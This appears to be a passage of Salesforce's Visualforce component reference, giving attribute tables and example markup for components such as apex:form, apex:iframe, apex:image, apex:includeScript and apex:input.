Attribute Name	Attribute Type	Description	Required?	API Version	Access
`customizable`	Boolean	A Boolean value that specifies whether the list can be customized by the current user. If not specified, the default value is true. If this attribute is set to false, the current user will not be able to edit the list definition or change the list name, filter criteria, columns displayed, column order, or visibility. However, the current user's personal preferences can still be set, such as column width or sort order.		14.0	
`height`	Integer	An integer value that specifies the height of the list in pixels. This value is required.	Yes	14.0	
`id`	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global
`listId`	String	The database ID of the desired list view. When editing a list view definition, this ID is the 15-character string after 'fcf=' in the browser's address bar. This value is required if type is not specified.		14.0	
`oncomplete`	String	The JavaScript that runs after the page is refreshed in the browser. Note that refreshing the page automatically calls this JavaScript, while an inline edit and subsequent save does not.		14.0	
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	
`reRender`	Object	The ID of one or more components that are redrawn when the result of an AJAX update request returns to the client. This value can be a single ID, a comma-separated list of IDs, or a merge field expression for a list or collection of IDs. Note: When an enhancedList is rerendered through another component's rerender attribute, the enhanceList must be inside of an apex:outputPanel component that has layout attribute set to "block".		14.0	
`rowsPerPage`	Integer	An integer value that specifies the number of rows per page. The default value is the preference of the current user. Possible		14.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
		values are 10, 25, 50, 100, 200. Note: If you set the value for greater than 100, a message is automatically displayed to the user, warning of the potential for performance degradation.			
`type`	String	The Salesforce object for which views are displayed, for example, type="Account" or type="My_Custom_Object__c".		14.0	
`width`	Integer	An integer value that specifies the width of the list in pixels. The default value is the available page width, or the width of the browser if the list is not displayed in the initially viewable area of the viewport.		14.0	

SEE ALSO:

apex:listViews

apex:facet

A placeholder for content that's rendered in a specific part of the parent component, such as the header or footer of an `<apex:dataTable>`.

Use this component to get user input for a controller method that does not correspond to a field on an sObject. Only `<apex:inputField>` and `<apex:outputField>` can be used with sObject fields.

An `<apex:facet>` component can only exist in the body of a parent component if the parent supports facets. The name of the facet component must match one of the pre-defined facet names on the parent component. This name determines where the content of the facet component is rendered. The order in which a facet component is defined within the body of a parent component doesn't affect the appearance of the parent component.

See `<apex:dataTable>` for an example of facets.

Note: Although you can't represent an `<apex:facet>` directly in Apex, you can specify it on a dynamic component that has the facet. For example:

```
Component.apex.dataTable dt = new Component.apex.dataTable(); dt.facets.header = 'Header
Facet';
```

Example

```
<!-- For this example to render properly, you must associate the Visualforce page
with a valid account record in the URL.
For example, if 001D000000IRt53 is the account ID, the resulting URL should be:
https://MyDomain_login_URL/apex/myPage?id=001D000000IRt53
See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->

<!-- Shows a two column table of contacts associated with the account.
The account column headers are controlled by the facets.-->

<apex:page standardController="Account">
    <apex:pageBlock title="Contacts">
```

```
       <apex:dataTable value="{!account.Contacts}" var="contact" cellPadding="4" border="1">

            <apex:column >
                <apex:facet name="header">Name</apex:facet>
                        {!contact.Name}
            </apex:column>
            <apex:column >
                <apex:facet name="header">Phone</apex:facet>
                        {!contact.Phone}
            </apex:column>
        </apex:dataTable>
    </apex:pageBlock>
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
name	String	The name of the facet to be rendered. This name must match one of the pre-defined facet names on the parent component and determines where the content of the facet component is rendered. For example, the dataTable component includes facets named "header", "footer", and "caption".	Yes	10.0	global

SEE ALSO:

apex:dataTable

Best Practices for Using Component Facets

apex:flash

A Flash movie, rendered with the HTML object and embed tags.

Example

```
<apex:page sidebar="false" showheader="false">
    <apex:flash src="http://www.adobe.com/devnet/flash/samples/drawing_1/1_coordinates.swf"

     height="300" width="100%" />
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`flashvars`	String	The flashvars attribute can be used to import root level variables to the movie. All variables are created before the first frame of the SWF is played. The value should consist of a list of ampersand-separated name-value pairs.		14.0	
`height`	String	The height at which this movie is displayed, expressed either as a relative percentage of the total available vertical space (for example, 50%) or as a number of pixels (for example, 100).	Yes	14.0	
`id`	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global
`loop`	Boolean	A Boolean value that specifies whether the flash movie plays repeatedly or just once. If set to true, the flash movie plays repeatedly. If not specified, this value defaults to false.		14.0	
`play`	Boolean	A Boolean value that specifies whether the flash movie automatically begins playing when displayed. If set to true, the flash movie automatically begins playing. If not specified, the value defaults to false.		14.0	
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global
`src`	String	The path to the movie displayed, expressed as a URL. Note that a flash movie can be stored as a static resource in Salesforce.	Yes	14.0	
`width`	String	The width at which this movie is displayed, expressed either as a relative percentage of the total available horizontal space (for example, 50%) or as a number of pixels (for example, 100).	Yes	14.0	

`apex:form`

A section of a Visualforce page that allows users to enter input and then submit it with an `<apex:commandButton>` or `<apex:commandLink>`. The body of the form determines the data that is displayed and the way it's processed. It's a best practice to use only one `<apex:form>` tag in a page or custom component.

Use this component to get user input for a controller method that does not correspond to a field on an sObject. Only `<apex:inputField>` and `<apex:outputField>` can be used with sObject fields.

As of API version 18.0, this tag can't be a child component of `<apex:repeat>`.

This component supports HTML pass-through attributes using the "html-" prefix. Pass-through attributes are attached to the generated `<form>` tag.

Example

```
<!-- For this example to render properly, you must associate the Visualforce page
with a valid case record in the URL.
For example, if 001D000000IRt53 is the case ID, the resulting URL should be:
https://MyDomain_login_URL/apex/myPage?id=001D000000IRt53
See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->


<apex:page standardController="Case" recordSetVar="cases" tabstyle="case">
    <apex:form id="changeStatusForm">
        <apex:pageBlock >
        <apex:pageMessages />
        <apex:pageBlockButtons>
            <apex:commandButton value="Save" action="{!save}"/>
        </apex:pageBlockButtons>
        <apex:pageBlockTable value="{!cases}" var="c">
            <apex:column value="{!c.casenumber}"/>
            <apex:column value="{!c.account.name}"/>
            <apex:column value="{!c.contact.name}"/>
            <apex:column value="{!c.subject}"/>
            <apex:column headerValue="Status">
                <apex:inputField value="{!c.Status}"/>
            </apex:column>
        </apex:pageBlockTable>
        </apex:pageBlock>
    </apex:form>
</apex:page>
```

The example above renders the following HTML:

```
<!-- allows you to change the status of your cases -->
<form id="j_id0:changeStatusForm" name="j_id0:changeStatusForm" method="post"
    action="/apex/sandbox" enctype="application/x-www-form-urlencoded">
    <!-- opening div tags -->
    <table border="0" cellpadding="0" cellspacing="0">
        <tr>
   <td class="pbTitle"> </td>
            <td id="j_id0:changeStatusForm:j_id1:j_id29" class="pbButton">
                <input type="submit"
                    name="j_id0:changeStatusForm:j_id1:j_id29:j_id30"
                    value="Save" class="btn"/>
            </td>
        </tr>
    </table>

    <div class="pbBody">
        <table class="list" border="0" cellpadding="0" cellspacing="0">
            <colgroup span="5"/>
            <thead>
                <tr class="headerRow ">
                    <th class="headerRow  " scope="col">Case Number</th>
                    <th class="headerRow " scope="col">Account Name</th>
                    <th class="headerRow  " scope="col">Name</th>
                    <th class="headerRow  " scope="col">Subject</th>
                    <th class="headerRow  " scope="col">Status</th>
                </tr>
            </thead>

            <tbody>
                <tr class="dataRow even  first ">
                    <td class="dataCell"><span>00001000</span></td>
                    <td class="dataCell"><span>Edge Communications</span></td>
                    <td class="dataCell"><span>Rose Gonzalez</span></td>
                    <td class="dataCell"><span>Starting generator after electrical
failure</span></td>
                    <td class="dataCell">
                        <select>
                            <option value="">--None--</option>
                            <option value="New">New</option>
                            <option value="Working" selected="selected">Working</option>
                            <option value="Escalated">Escalated</option>
                            <option value="Closed">Closed</option>
                        </select>
                    </td>
                </tr>

                <tr class="dataRow odd last ">
                    <td class="dataCell"><span>00001027</span></td>
                    <td class="dataCell"><span>Joyce Bookings</span></td>
                    <td class="dataCell"><span>Andy Young</span></td>
                    <td class="dataCell"><span>Checking paper jam</span></td>
                    <td class="dataCell">
                        <select>
                            <option value="">--None--</option>
                            <option value="New">New</option>
                            <option value="Working" selected="selected">Working</option>
                            <option value="Escalated">Escalated</option>
                            <option value="Closed">Closed</option>
                        </select>
                    </td>
                </tr>
            </tbody>
        </table>
    </div>
    <!-- closing div tags -->
</form>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`accept`	String	A comma-separated list of content types that a server processing this form can handle. Possible values for this attribute include "text/html", "image/png", "image/gif", "video/mpeg", "text/css", and "audio/basic". For more		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
		information, including a complete list of possible values, see the W3C specifications.			
acceptcharset	String	A comma-separated list of character encodings that a server processing this form can handle. If not specified, this value defaults to "UNKNOWN".		10.0	global
dir	String	The direction in which the generated HTML component should be read. Possible values include "RTL" (right to left) or "LTR" (left to right).		10.0	global
enctype	String	The content type used to submit the form to the server. If not specified, this value defaults to "application/x-www-form-urlencoded".		10.0	global
forceSSL	Boolean	The form will be submitted using SSL, regardless of whether the page itself was served with SSL. The default is false. If the value is false, the form will be submitted using the same protocol as the page. If forceSSL is set to true, when the form is submitted, the page returned will use SSL.		14.0	
id	String	An identifier that allows the form component to be referenced by other components in the page.		10.0	global
lang	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications.		10.0	global
onclick	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the form.		10.0	global
ondblclick	String	The JavaScript invoked if the ondblclick event occurs--that is, if the user clicks the form twice.		10.0	global
onkeydown	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		10.0	global
onkeypress	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		10.0	global
onkeyup	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		10.0	global
onmousedown	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		10.0	global
onmousemove	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		10.0	global
onmouseout	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the form.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
onmouseover	String	The JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the form.		10.0	global
onmouseup	String	The JavaScript invoked if the onmouseup event occurs--that is, if the user releases the mouse button.		10.0	global
onreset	String	The JavaScript invoked if the onreset event occurs--that is, if the user clicks the reset button on the form.		10.0	global
onsubmit	String	The JavaScript invoked if the onsubmit event occurs--that is, if the user clicks the submit button on the form.		10.0	global
prependId	Boolean	A Boolean value that specifies whether or not this form should prepend its ID to the IDs of its child components during the clientid generation process. If not specified, the value defaults to true.		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
style	String	The style used to display the form component, used primarily for adding inline CSS styles.		10.0	global
styleClass	String	The style class used to display the form component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
target	String	The name of the frame that displays the response after the form is submitted. Possible values for this attribute include "_blank", "_parent", "_self", and "_top". You can also specify your own target names by assigning a value to the name attribute of a desired destination.		10.0	global
title	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		10.0	global

SEE ALSO:

apex:commandButton

apex:commandLink

apex:gaugeSeries

A data series that shows progress along a specific metric. At a minimum you must specify the fields in the data collection to use as label and value pair for the gauge level to be shown. The readability of a gauge chart benefits when you specify meaningful values for the minimum and maximum along the associated `<apex:axis>`, which must be of type "gauge".

Note: This component must be enclosed within an `<apex:chart>` component. You should put only one `<apex:gaugeSeries>` in a chart.

Example

```
<!-- Page: -->
<apex:chart height="250" width="450" animate="true" legend="true" data="{!data}">
    <apex:axis type="gauge" position="left" margin="-10"
        minimum="0" maximum="100" steps="10"/>
    <apex:gaugeSeries dataField="data1" highlight="true" tips="true" donut="25"
        colorSet="#F49D10, #ddd">
        <apex:chartLabel display="over"/>
    </apex:gaugeSeries>
</apex:chart>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`colorSet`	String	A set of color values used as the gauge level fill colors. Colors are specified as HTML-style (hexadecimal) colors, and should be comma separated. For example, `#00F,#0F0`.		26.0	
`dataField`	String	The field in the records provided in the chart data from which to retrieve the data value for the gauge level. Only the first record is used.	Yes	26.0	
`donut`	Integer	An integer representing the radius of the hole to place in the center of the gauge chart, as a percentage of the radius of the gauge. The default of 0 creates a gauge chart with no hole, that is, a half-circle.		26.0	
`highlight`	Boolean	A Boolean value that specifies whether each gauge level should be highlighted when the mouse pointer passes over it. If not specified, this value defaults to true.		26.0	
`id`	String	An identifier that allows the chart component to be referenced by other components on the page.		26.0	global
`labelField`	String	The field in the records provided in the chart data from which to retrieve the label for the gauge level. Only the first record is used. If not specified, this value defaults to "name".		23.0	
`needle`	Boolean	A Boolean value that specifies whether to show the gauge needle or not. Defaults to false, don't show the needle.		26.0	
`rendered`	Boolean	A Boolean value that specifies whether the chart series is rendered in the chart. If not specified, this value defaults to true.		26.0	
`rendererFn`	String	A string that specifies the name of a JavaScript function that augments or overrides how gauge elements are rendered. Implement to provide additional styling or to augment data.		26.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`tips`	Boolean	A Boolean value that specifies whether to display a tooltip for the gauge level when the mouse pointer passes over it. The format of the tip is <labelField>: <dataField>. If not specified, this value defaults to true.		26.0	

SEE ALSO:

- apex:axis
- apex:chart
- Gauge Charts
- Visualforce Charting

`apex:iframe`

A component that creates an inline frame within a Visualforce page. With a frame, you can keep some information visible while other information is scrolled or replaced.

This component supports HTML pass-through attributes using the html prefix. Pass-through attributes are attached to the generated `<iframe>` tag.

Note: External websites included in Salesforce use iframes, which restrict features that can track users. When the external website is in an iframe, browser settings can prevent the external website from using local storage and receiving or writing third-party cookies in callouts to APIs.

To prevent clickjacking attacks, many websites, including https://salesforce.com, restrict browsers from rendering their pages in an inline frame. For example, if a page has its `X-Frame-Options` HTTP response header set to `sameorigin`, a browser can only load that page in an inline frame if the frame has the same origin as the page.

Also, to frame content from an external website that requires authentication, the authentication process can require a cookie. Because the external website is on a different domain than the Visualforce page, that cookie is a third-party cookie. When browsers block third-party cookies, you can't load the authenticated content unless the website owner provides another authentication method.

Example

```
<apex:iframe src="https://amazon.com" scrolling="true" id="theIframe"/>
```

The previous example renders the following HTML:

```
<iframe height="600px" id="theIframe" name="theIframe" src="https://amazon.com"
width="100%"></iframe>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`frameborder`	Boolean	A Boolean value that specifies whether a border surrounds the inline frame. If not specified, this value defaults to false.		10.0	global
`height`	String	The height of the inline frame expressed either as a percentage of the total available vertical space (for example, `height="50%"`) or as the number of pixels (for example, `height="300px"`). If not specified, this value defaults to 600 px.		10.0	global
`id`	String	An identifier that allows other components in the page to reference the inline frame component.		10.0	global
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
`scrolling`	Boolean	A Boolean value that specifies whether the inline frame can be scrolled. If not specified, this value defaults to true.		10.0	global

`src`	String	The URL that specifies the initial contents of the inline frame. This URL can either be an external website or another page in the application. For example, to render the static resource `MyAsset` on a separate domain from Visualforce:
		`<apex:iframe`
		`src="{$IFrameResource.MyAsset}"`
		`scrolling="true" id="theIframe"/>`
				10.0	global

`title`	String	The text to display as a tooltip when the user's pointer hovers over this component.		10.0	global
`width`	String	The width of the inline frame expressed either as a percentage of the total available horizontal space (for example, `width="80%"`) or as the number of pixels (for example, `width="600px"`).		10.0	global

SEE ALSO:

Put Visualforce Pages on External Domains

Referencing Untrusted Third-Party Content with iframes

apex:image

A graphic image, rendered with the HTML `<img>` tag.

Use this component to get user input for a controller method that does not correspond to a field on an sObject. Only `<apex:inputField>` and `<apex:outputField>` can be used with sObject fields.

This component supports HTML pass-through attributes using the "html-" prefix. Pass-through attributes are attached to the generated `<img>` tag.

Example

```
<apex:image id="theImage" value="/img/myimage.gif" width="220" height="55" alt="Description
 of image here"/>
```

The example above renders the following HTML:

```
<img id="theImage" src="/img/myimage.gif" width="220" height="55" alt="Description of image
 here"/>
```

Resource Example

```
<apex:image id="theImage" value="{!$Resource.myResourceImage}" width="200" height="200"
alt="Description of image here"/>
```

The example above renders the following HTML:

```
<img id="theImage" src="<generatedId>/myResourceImage" width="200" height="200"
alt="Description of image here"/>
```

Zip Resource Example

```
<apex:image url="{!URLFOR($Resource.TestZip, 'images/Bluehills.jpg')}" width="50" height="50"
 alt="Description of image here"/>
```

The example above renders the following HTML:

```
<id="theImage" src="[generatedId]/images/Bluehills.jpg" width="50" height="50"
alt="Description of image here"/>
```

IMAGEPROXYURL Example

```
<apex:image id="theImage" value="{ !IMAGEPROXYURL('http://somedomain.com/pic.png')}"
alt="Description of image here"/>
```

The example above renders the following HTML:

```
<img id="theImage"
src="https://MyDomainName--UniqueID.file.force-user-content.com?url=http://somedomain.com/pic.png&hash=...."
 alt="Description of image here"/>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
alt	String	An alternate text description of the image, used for Section 508 compliance.		10.0	global
dir	String	The direction in which the generated HTML component should be read. Possible values include "RTL" (right to left) or "LTR" (left to right).		10.0	global
height	String	The height at which this image should be displayed, expressed either as a relative percentage of the total available vertical space (for example, height="50%") or as a number of pixels (for example, height="100px"). If not specified, this value defaults to the dimension of the source image file.		10.0	global
id	String	An identifier that allows the image component to be referenced by other components in the page.		10.0	global
ismap	Boolean	A Boolean value that specifies whether this image should be used as an image map. If set to true, the image component must be a child of a commandLink component. If not specified, this value defaults to false.		10.0	global
lang	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications.		10.0	global
longdesc	String	A URL that links to a longer description of the image.		10.0	global
onclick	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the image.		10.0	global
ondblclick	String	The JavaScript invoked if the ondblclick event occurs--that is, if the user clicks the image twice.		10.0	global
onkeydown	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		10.0	global
onkeypress	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		10.0	global
onkeyup	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		10.0	global
onmousedown	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		10.0	global
onmousemove	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		10.0	global
onmouseout	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the image.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`onmouseover`	String	The JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the image.		10.0	global
`onmouseup`	String	The JavaScript invoked if the onmouseup event occurs--that is, if the user releases the mouse button.		10.0	global
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
`style`	String	The style used to display the image component, used primarily for adding inline CSS styles.		10.0	global
`styleClass`	String	The style class used to display the image component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
`title`	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		10.0	global
`url`	String	The path to the image displayed, expressed either as a URL or as a static resource or document merge field.		10.0	global
`usemap`	String	The name of a client-side image map (an HTML map element) for which this element provides the image.		10.0	global
`value`	Object	The path to the image displayed, expressed either as a URL or as a static resource or document merge field.		10.0	global
`width`	String	The width at which this image is displayed, expressed either as a relative percentage of the total available horizontal space (for example, width="50%") or as a number of pixels (for example, width="100px"). If not specified, this value defaults to the dimension of the source image file.		10.0	global

apex:include

A component that inserts a second Visualforce page into the current page. The entire page subtree is injected into the Visualforce DOM at the point of reference and the scope of the included page is maintained.

If content should be stripped from the included page, use the `<apex:composition>` component instead.

Example

```
<!-- Page: -->
<apex:page id="thePage">
 <apex:outputText value="(page) This is the page."/><br/>
 <apex:include pageName="include"/>
</apex:page>
```

```
<!-- Page: include -->
<apex:page id="theIncludedPage">
 <apex:outputText value="(include) This is text from another page."/>
</apex:page>
```

The example above renders the following HTML:

```
(page) This is the page.<br/>
<span id="thePage:include">(include) This is text from another page.</span>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier that allows the inserted page to be referenced by other components in the page.		10.0	global
pageName	ApexPages.PageReference	The Visualforce page whose content should be inserted into the current page. For this value, specify the name of the Visualforce page or use merge-field syntax to reference a page or PageReference.	Yes	10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global

SEE ALSO:

Referencing an Existing Page with <apex:include>

apex:includeLightning

Includes the Lightning Components for Visualforce JavaScript library, `lightning.out.js,` from the correct Salesforce domain.

Note: The Lightning Components for Visualforce JavaScript library loads from the org that the Visualforce page is in, so your Lightning Out app must exist in the same org as the Visualforce page.

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global

SEE ALSO:

Render Lightning Runtime for Flows in a Visualforce Page

apex:includeScript

A link to a JavaScript library that can be used in the Visualforce page. When specified, this component injects a script reference into the `<head>` element of the generated HTML page.

Multiple references to the same script are de-duplicated, making this component safe to use inside an iteration component. This might occur if, for example, you use an `<apex:includeScript>` inside a custom component, and then use that component inside an `<apex:repeat>` iteration.

For performance reasons, you might choose to use a static JavaScript tag before your closing `<apex:page>` tag, rather than this component. If you do, you'll need to manage de-duplication yourself.

This component supports HTML pass-through attributes using the "html-" prefix. Pass-through attributes are attached to the generated `<script>` tag.

Example

```
<apex:includeScript value="{!$Resource.example_js}"/>
```

The example above renders the following HTML:

```
<script type='text/javascript' src='/resource/1233160164000/example_js'>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier that allows other components in the page to reference the component.		13.0	global
loadOnReady	Boolean	Specify whether the script resource is loaded immediately, or after the document model is constructed. The default value of "false" loads the script immediately. Set to "true" to cause JavaScript referenced by the component to wait to be loaded until the page is "ready." Scripts loaded this way will be added to the DOM after the onload event is triggered, instead of immediately. This event occurs after the DOM is constructed, but might be		29.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
		before child frames or external resources, such as images, have finished loading.			
`value`	Object	The URL to the JavaScript file. This can be a reference to a static resource, a best practice, but can also be a plain URL.	Yes	13.0	global

apex:inlineEditSupport

This component provides inline editing support to `<apex:outputField>` and various container components. In order to support inline editing, this component must also be within an `<apex:form>` tag.

The `<apex:inlineEditSupport>` component can only be a descendant of the following tags:

- `<apex:dataList>`
- `<apex:dataTable>`
- `<apex:form>`
- `<apex:outputField>`
- `<apex:pageBlock>`
- `<apex:pageBlockSection>`
- `<apex:pageBlockTable>`
- `<apex:repeat>`

See also: the `inlineEdit` attribute of `<apex:detail>`

Example

```
<!-- For this example to render properly, you must associate the Visualforce page

with a valid contact record in the URL.

For example, if 001D000000IRt53 is the contact ID, the resulting URL should be:

https://MyDomain_login_URL/apex/myPage?id=001D000000IRt53

See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->

<apex:page standardController="Contact">
    <apex:form >
        <apex:pageBlock mode="inlineEdit">
            <apex:pageBlockButtons >
                <apex:commandButton action="{!edit}" id="editButton" value="Edit"/>
                <apex:commandButton action="{!save}" id="saveButton" value="Save"/>
                <apex:commandButton onclick="resetInlineEdit()" id="cancelButton"
value="Cancel"/>
            </apex:pageBlockButtons>
            <apex:pageBlockSection >
```

```
                <apex:outputField value="{!contact.lastname}">
                    <apex:inlineEditSupport showOnEdit="saveButton, cancelButton"
                        hideOnEdit="editButton" event="ondblclick"
                        changedStyleClass="myBoldClass" resetFunction="resetInlineEdit"/>

                </apex:outputField>
                <apex:outputField value="{!contact.accountId}"/>
                <apex:outputField value="{!contact.phone}"/>
            </apex:pageBlockSection>
        </apex:pageBlock>
    </apex:form>
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
changedStyleClass	String	The name of a CSS style class used when the contents of a field have changed.		21.0	
disabled	Boolean	A Boolean value that indicates whether inline editing is enabled or not. If not specified, this value defaults to true.		21.0	
event	String	The name of a standard DOM event, such as ondblclick or onmouseover, that triggers inline editing on a field.		21.0	
hideOnEdit	Object	A comma-separated list of button IDs. These buttons hide when inline editing is activated.		21.0	
id	String	An identifier that allows the component to be referenced by other components in the page.		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this defaults to true.		21.0	
resetFunction	String	The name of the JavaScript function that is called when values are reset.		21.0	
showOnEdit	Object	A comma-separated list of button IDs. These buttons display when inline editing is activated.		21.0	

SEE ALSO:

Knowledge Article: Apex:outputField No Longer Supported when Edit Permission is Disabled

apex:detail

apex:form

apex:outputField

Enabling Inline Editing

apex:input

An HTML5-friendly general purpose input component that adapts to the data expected by a form field. It uses the HTML `type` attribute to allow client browsers to display type-appropriate user input widgets, such as a date picker or range slider, or to perform client-side formatting or validation, such as with a numeric range or a telephone number. Use this component to get user input for a controller property or method that does **not** correspond to a field on a Salesforce object.

This component doesn't use Salesforce styling. Also, since it doesn't correspond to a Salesforce field, or any other data on an object, custom code is required to use the value the user enters.

This component supports HTML pass-through attributes using the "html-" prefix. Pass-through attributes are attached to the generated `<input>` tag.

Example

```
<apex:input value="{!inputValue}" id="theTextInput"/>
```

The example above renders the following HTML:

```
<input id="theTextInput" type="text" name="theTextInput" />
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
accesskey	String	The keyboard access key that puts the field in focus. When the text box is in focus, a user can select or deselect the field value.		29.0	
alt	String	An alternate text description of the field.		29.0	
dir	String	The direction in which the generated HTML component should be read. Possible values include "RTL" (right to left) or "LTR" (left to right).		29.0	
disabled	Boolean	A Boolean value that specifies whether this text box should be displayed in a disabled state. If set to true, the text box appears disabled. If not specified, this value defaults to false.		29.0	
id	String	An identifier that allows the field component to be referenced by other components in the page.		29.0	global
label	String	A text value that allows to display a label next to the control and reference the control in the error message		29.0	
lang	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications.		29.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
list	Object	A list of auto-complete values to be added to an HTML `<datalist>` block associated with the input field. The `list` attribute is specified as either a comma-delimited static string or a Visualforce expression. An expression can resolve to either a comma-delimited string, or a list of objects. List elements can be any data type, as long as that type can be coerced to a string, either as an Apex language feature or via a `toString()` method.		29.0	
onblur	String	The JavaScript invoked if the onblur event occurs--that is, if the focus moves off of the field.		29.0	
onchange	String	The JavaScript invoked if the onchange event occurs--that is, if the user changes the content of the field.		29.0	
onclick	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the field.		29.0	
ondblclick	String	The JavaScript invoked if the ondblclick event occurs--that is, if the user clicks the field twice.		29.0	
onfocus	String	The JavaScript invoked if the onfocus event occurs--that is, if the focus is on the field.		29.0	
onkeydown	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		29.0	
onkeypress	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		29.0	
onkeyup	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		29.0	
onmousedown	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		29.0	
onmousemove	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		29.0	
onmouseout	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the field.		29.0	
onmouseover	String	The JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the field.		29.0	
onmouseup	String	The JavaScript invoked if the onmouseup event occurs--that is, if the user releases the mouse button.		29.0	
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		29.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`required`	Boolean	A Boolean value that specifies whether this field is a required field. If set to true, the user must specify a value for this field. If not selected, this value defaults to false.		29.0	
`size`	Integer	The width of the input field, as expressed by the number of characters that can display at a time.		29.0	
`style`	String	The style used to display the input component, used primarily for adding inline CSS styles.		29.0	
`styleClass`	String	The style class used to display the input component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		29.0	
`tabindex`	String	The order in which this field is selected compared to other page components when a user presses the Tab key repeatedly. This value must be an integer between 0 and 32767, with component 0 being the first component that is selected when a user presses the Tab key.		29.0	
`title`	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		29.0	
`type`	String	The HTML5 `type` attribute to add to the generated `<input>` element. Valid `type` values are: • auto • date • datetime • datetime-local • month • week • time • email • number • range • search • tel • text • url		29.0	
`value`	Object	An expression that references the controller class variable that is associated with this field. For example, if the name of the associated variable in the controller class is myTextField, use value="{!myTextField}" to reference the variable.		29.0	

apex:inputCheckbox

An HTML input element of type checkbox. Use this component to get user input for a controller method that does not correspond to a field on a Salesforce object.

Use this component to get user input for a controller method that does not correspond to a field on an sObject. Only `<apex:inputField>` and `<apex:outputField>` can be used with sObject fields.

This component supports HTML pass-through attributes using the "html-" prefix. Pass-through attributes are attached to the generated `<input>` tag.

Example

```
<!-- For this example to render properly, you must associate the Visualforce page
with a valid opportunity record in the URL.
For example, if 001D000000IRt53 is the opportunity ID, the resulting URL should be:
https://MyDomain_login_URL/apex/myPage?id=001D000000IRt53
See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->

<apex:page standardController="Opportunity" recordSetVar="opportunities"
tabstyle="opportunity">
    <apex:form id="changePrivacyForm">
        <apex:pageBlock >
        <apex:pageMessages />
        <apex:pageBlockButtons>
            <apex:commandButton value="Save" action="{!save}"/>
        </apex:pageBlockButtons>

        <apex:pageBlockTable value="{!opportunities}" var="o">
        <apex:column value="{!o.name}"/>
